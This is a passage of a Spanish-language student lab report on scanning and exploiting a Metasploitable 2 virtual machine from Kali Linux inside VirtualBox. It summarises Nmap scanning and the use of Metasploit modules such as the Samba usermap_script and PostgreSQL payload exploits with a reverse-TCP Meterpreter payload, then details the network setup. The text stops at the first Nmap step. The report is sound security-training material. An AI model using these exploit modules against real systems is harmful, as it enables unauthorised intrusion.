Universidad Tecnológica del Chocó
Diego Luis Córdoba

INFORME #2

ESCANEO Y EXPLOTACION DE KALI LINUX Y METASPLOITABLE 2

SANTIAGO QUINTO COPETE

UNIVERSIDAD TECNOLOGICIA DEL CHOCÓ “DIEGO LUIS CORDOBA”

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1

Universidad Tecnológica del Chocó
Diego Luis Córdoba

INFORME #2

ESTUDIANTE:

SANTIAGO QUINTO COPETE

DOCENTE:

RAFAEL SANDOVAL MORALES

ASIGNATURA

SEGURIDAD Y AUDITORIA DE REDES

UNIVERSIDAD TECNOLOGICIA DEL CHOCÓ “DIEGO LUIS CORDOBA”

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1

Universidad Tecnológica del Chocó
Diego Luis Córdoba

TABLA DE CONTENIDOS

Universidad Tecnológica del Chocó
Diego Luis Córdoba

1 TABLA DE ILUSTACIONES

Universidad Tecnológica del Chocó
Diego Luis Córdoba

2 INTRODUCCION

Las auditorías de seguridad permiten identificar vulnerabilidades en sistemas y redes antes de que puedan ser aprovechadas por atacantes. Para este ejercicio, se implementó un entorno de laboratorio controlado con Kali Linux y Metasploitable 2 en VirtualBox, simulando un escenario real de ataque. Se aplicaron técnicas de reconocimiento, análisis y explotación de vulnerabilidades sobre distintos servicios como FTP, SSH, Telnet, SMTP, Samba y PostgreSQL, con el fin de comprender el ciclo completo de una prueba de penetración.

3 ALCANCE

Este informe muestra todo lo que realicé durante la práctica de escaneo, identificación y explotación de servicios vulnerables en la máquina Metasploitable 2, utilizando Kali Linux como sistema atacante. Trabajé dentro de una red virtual creada en VirtualBox, donde configuré la comunicación entre ambas máquinas. Utilicé herramientas como Nmap para el escaneo de puertos y Metasploit para buscar y explotar vulnerabilidades. Esta práctica fue realizada en un entorno controlado, con fines educativos, y me permitió reforzar mis conocimientos en auditoría y seguridad de redes.

4 OBJETIVO

4.1 Objetivo general

Demostrar el proceso de detección y explotación de vulnerabilidades en Metasploitable 2 utilizando Kali Linux y Metasploit Framework en un entorno de laboratorio, con fines educativos y de auditoría.

4.2 OBJETIVO ESPECIFICOS

- Identificar puertos y servicios activos mediante escaneo.
- Localizar exploits y módulos aplicables con searchsploit y Metasploit.
- Configurar y ejecutar módulos de Metasploit para explotar servicios vulnerables.
- Verificar y documentar el acceso remoto obtenido y la información del sistema comprometido

5 DESARROLLO

- Configuración de la red en VirtualBox y arranque de las máquinas Kali (atacante) y Metasploitable 2 (víctima)
- Escaneo y enumeración: uso de Nmap (-sn, -sV) para identificar hosts activos, puertos abiertos y versiones de servicios
- Se detectaron servicios vulnerables en puertos 21 (vsftpd 2.3.4), 22 (OpenSSH 4.7p1), 23 (Telnet), 25 (SMTP/Postfix), 139 (Samba) y 5432 (PostgreSQL).
- Búsqueda de exploits: con searchsploit y msfconsole se localizaron módulos y auxiliares relevantes para las versiones detectadas.
- Explotación y obtención de acceso: se configuraron y ejecutaron módulos como multi/samba/usermap_script y linux/postgres/postgres_payload, definiendo RHOSTS, LHOST y parámetros de payload (linux/x86/meterpreter/reverse_tcp).
- Se logró establecer sesiones Meterpreter y shell inverso, confirmando sistemas con Ubuntu 8.04 (i686) y permitiendo realizar comandos de verificación (whoami, sysinfo, pwd)
- Enumeración adicional: uso de smtp-user-enum para descubrir usuarios válidos vía SMTP y otras pruebas auxiliares para recopilar información útil para posteriores análisis."

6 PLANTEAMIENTO

En el entorno actual, muchas organizaciones enfrentan riesgos por tener servicios mal configurados o sistemas con vulnerabilidades conocidas. Durante esta práctica, me enfrenté al reto de identificar y explotar dichas debilidades en un ambiente virtual. Me propuse analizar la máquina Metasploitable 2, que simula un servidor inseguro, y utilizando Kali Linux, llevar a cabo pruebas de penetración para detectar fallos en servicios como FTP, SSH, Telnet, SMTP, Samba y PostgreSQL. El problema radica en cómo un atacante podría aprovecharse de estas fallas si no se toman medidas preventivas. Esta experiencia me permitió comprender cómo una mala configuración o la falta de actualizaciones puede poner en riesgo un sistema.

7 TOPOLOGIA




Ilustración 1 Topologia de desarrollo

VIRTUAL BOX

Estamos dentro de virtual box, tenemos las dos máquinas son Kali Linux y metasploitable




Ilustración 2 Ilustración virtual box

HERRAMIENTAS

Esta es la sección de herramientas y luego le daremos clic en los tres puntos, seguido en las 6 opciones del menu debemos seleccionar la opción de red

Ilustración 3Ilustración herramientas en virtual box

HERRAMIENTAS DE RED

Pasamos a la siguiente sección. Tiene tres opciones; lo primero que haremos es seleccionar **red nat**. Luego vamos a crear segmento de red nat, en el apartado que está en azul, aparece **NatNetwork**. Daremos clic ahí para poder cambiar el nombre y el prefijo IPv4. Ahí le asignamos la dirección.




Ilustración 4 Ilustración de la herramienta de red

Luego pasamos a otra sección, donde dice **Opciones generales**. En esta parte, debemos completar los dos campos que están vacíos. Lo único que se requiere es el **nombre** (SEMESTRE9-2025-1) y el **prefijo IPv4** (192.168.23.0/24). Por último, seleccionamos la opción **Habilitar** para activar el **DHCP**.




Ilustración 5 Ilustración de la herramienta de red

8 CONFIGURACION DE METASPLOITABLE 2

Volvemos al inicio de la máquina virtual. Ahí seleccionamos Metasploitable 2

Ilustración 6 Ilustración de pantalla de virtual box

Luego, en la barra superior, hacemos clic en Configuración

Ilustración 7 Ilustración de la barra de virtual box

Tiene 10 ajustes. Debemos seleccionar donde dice **Red**. Luego encontraremos las configuraciones de red y debemos ubicarnos en **Adaptador 1**. Ahí seleccionamos el **Nombre**. Si no aparece más opciones, elegimos la que está disponible, ya que esa corresponde al **segmento de red**.




Ilustración 8 Ilustración de los ajustes de red

Luego pasamos a la segunda sección, donde dice **Modo promiscuo**. Ahí se desplegarán 11 opciones, y debemos seleccionar **Red NAT**.




Ilustración 9 Ilustración de los ajustes de red

Luego pasamos a la opción donde dice **Modo promiscuo**. Seleccionamos la opción Permitir todo. Por último, hacemos clic en Aceptar para guardar todos los ajustes correctamente.




Ilustración 10 Ilustración de los ajustes de red mono promiscuo

9 MAQUINA DE METASPLOITABLE 2

Le damos clic donde dice **Metasploitable 2**. La máquina comenzará a arrancar para poder iniciar el proceso.

Ilustración 11 Ilustración de virtual box con metasploitable 2

La máquina **Metasploitable 2** ha iniciado correctamente. Ahora vamos a ingresar el **usuario** y la **contraseña**, que son: msfadmin. Esto nos permitirá acceder al sistema.




Ilustración 12 Ilsutracion de la máquina de metasploitable 2

Luego, escribimos el comando ifconfig, el cual sirve para mostrar la **dirección IP** de la máquina **Metasploitable**. En este caso, la dirección es 192.168.23.4.




Ilustración 13 Ilustración de la dirección ip en metasploitable

10 LA MAQUIN DE KALI LINUX

Entramos a la máquina de Kali Linux, empezó arrancar la máquina de Kali Linux

Ilustración 14 Ilustración de virtual box con Kali Linux

11 KALI LINUX

Entramos a la terminal desde la cual podemos trabajar. Escribimos el comando sudo su, el cual sirve para obtener permisos de super usuario. Al ejecutarlo, nos pedirá la contraseña, lo que nos permitirá trabajar correctamente con privilegios administrativos.




Ilustración 15 Ilustración de la maquina Kali Linux

12 PUERTO 21

NMAP -SN

Este comando sirve para deshabilitar el escaneo de puertos y realizar únicamente la detección de **hosts activos**. Con esto, **Nmap** identifica qué direcciones IP corresponden a máquinas que están activas en la red.

